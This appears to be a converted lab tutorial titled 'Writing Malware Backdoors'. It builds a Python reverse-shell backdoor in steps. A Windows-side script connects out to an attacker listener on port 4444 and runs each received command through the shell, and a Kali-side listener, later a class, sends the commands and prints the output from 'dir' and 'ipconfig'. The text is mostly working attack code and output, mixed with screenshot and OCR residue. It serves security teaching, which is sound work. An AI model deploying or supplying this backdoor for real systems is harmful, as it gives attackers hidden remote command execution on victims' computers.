


## Writing Malware Backdoors

### Connecting Two Remote Computers Using Sockets

#### Kali VM:




```
root@kali:/opt/pycharm-community-2024.1.4/bin x root@kali:/ x root@kali:/79x22
root@kali:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.142 netmask 255.255.255.0 broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fe39:3b59 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:39:3b:59 txqueuelen 1000 (Ethernet)
            RX packets 967 bytes 840063 (820.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 591 bytes 83485 (81.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 24 bytes 1440 (1.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 24 bytes 1440 (1.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/# nc -vv -l -p 4444
listening on [any] 4444 ...
```

#### Windows VM:





## Code:

```
#!/usr/bin/env python

import socket

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))
```



## Sending & Receiving Data Over TCP

### Code:

```
#!/usr/bin/env python



import socket

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))

connection.send(b"\n[+] Connection established.\n")

received_data = connection.recv(1024)
print(received_data.decode())
```

`connection.close()`



## Executing System Commands Remotely

### CODE:

```
#!/usr/bin/env python

import socket
import subprocess



def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))

connection.send(b"\n[+] Connection established.\n")

while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```



## Implementing a Server

### Listener.py on kali Machine

```
#!/usr/bin/python

import socket

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen(0)
print("[+] Waiting for incoming connections")
listener.accept()
print("[+] Got a Connection")
```

### Reverse\_backdoor.py code on Windows VM

```
#!/usr/bin/env python

import socket
import subprocess


def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)
```

```
connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))
```

```
while True:
```

```
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)
```

```
connection.close()
```



Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player | Applications Places Aug 9 14:44

Project reverse\_backdoor

listener.py

```
#!/usr/bin/python
import socket
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen()
print("[+] Waiting for incoming connections")
while True:
    listener.accept()
    print("[+] Got a Connection")
```

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py

[+] Waiting for incoming connections

[+] Got a Connection

root@kali:~/PycharmProjects/reverse\_backdoor#

10:30 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor)

CLE - MIN Live - Bot 2 Search 2024-08-09 2:44 PM ENG US

## Implementing Skeleton For Server - Client Communication

### Listener.py code:

```
#!/usr/bin/python

import socket

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen(0)

print("[+] Waiting for incoming connections")
connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))

while True:

    command = raw_input(">> ")
    connection.send(command)

    result = connection.recv(1024)
    print(result)
```

## **Reverse\_backdoor.py**

```
#!/usr/bin/env python

import socket
import subprocess

def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))

while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)

Player | Applications | Places

Aug 9 14:59

root@kali:~/PycharmProjects/reverse\_backdoor# python listener.py

```
[+] Waiting for incoming connections
[*] Got a Connection from ('192.168.10.143', 49978)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads

08/09/2024 08:46 AM <DIR> .
08/09/2024 08:46 AM <DIR> ..
08/07/2024 04:18 PM 1,749 arp_spoof.py
08/08/2024 11:08 PM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,168 Firefox_Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:58 PM 26,772,728 pyinstaller-4.4-win64.exe
08/09/2024 11:41 AM 520 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4100_x64_setup.exe
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28_bing.exe
11 File(s) 48,198,173 bytes
2 Dir(s) 18,317,135,872 bytes free
>>
```

listener.py

```
#!/usr/bin/python
import socket

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen()
print("[*] Waiting for incoming connections")
connection, address = listener.accept()
print("[*] Got a Connection from " + str(address))

while True:
    command = raw_input(">> ")
    connection.send(command)
    result = connection.recv(1024)
    print(result)
```

26°C Partly sunny

Search

ENGLISH US 2:59 PM 2024-08-09

Windows 10 - VMware Workstation 17 Player (Non-commercial use only)

Player | Applications | Places

17:1 LF UTF-8 4 spaces Python 3.12 (reverse\_backdoor)

C:\Users\IEUser\Downloads\reverse\_backdoor.py - Sublime Text (UNREGISTERED)

File Edit Selection Find Goto Tools Project Preferences Help

reverse\_backdoor.py

```
#!/usr/bin/env python
import socket
import subprocess

def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))

while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```

thon.exe /reverse\_backdoor.py

thon312\python.exe reverse\_backdoor.py

Line 20, Column 19 Service Pack: No service pack Tab Size: 4 Python

Windows 10 Enterprise Evaluation Windows License valid for 75 days Build 17763.rs5\_release.180914-1434

Type here to search

26°C Partly sunny

Search

ENGLISH US 11:59 AM 8/9/2024 2:59 PM 2024-08-09

## Refactoring - Creating a Listener Class

```
#!/usr/bin/python

import socket

class Listener:

    def __init__(self, ip, port):

        listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

        listener.bind((ip, port))

        listener.listen(0)

        print("[+] Waiting for incoming connections")

        self.connection, address = listener.accept()

        print("[+] Got a Connection from " + str(address))

    def execute_remotely(self, command):

        self.connection.send(command)

        return self.connection.recv(1024)

    def run(self):

        while True:

            command = raw_input(">> ")

            result = self.execute_remotely(command)

            print(result)

my_listener = Listener("192.168.10.142", 4444)

my_listener.run()
```

Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial Use only)

Player Applications Places Aug 9 15:18

```
root@kali:~/PycharmProjects/reverse_backdoor
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 50015)
--> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650%7780:1435%8
IPv4 Address . . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2

>>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Users\IEUser\Downloads

08/09/2024 08:46 AM <DIR> .
08/09/2024 08:46 AM <DIR> ..
08/07/2024 10:44:18 AM 1,749 lop_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox_Installer.exe
08/07/2024 03:58 PM 1,162,272 nppcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/07/2024 03:58 PM 536 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,776 WinRAR_free_build_4180_x64_setup.exe
08/07/2024 03:56 PM 915,128 WinRar 4.1.3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
11 File(s) 48,198,173 bytes
2 Dir(s) 18,371,887,104 bytes free

>>>
```

```
listener.py x Current File D E F G H I C+ Q ? @

1 #!/usr/bin/python
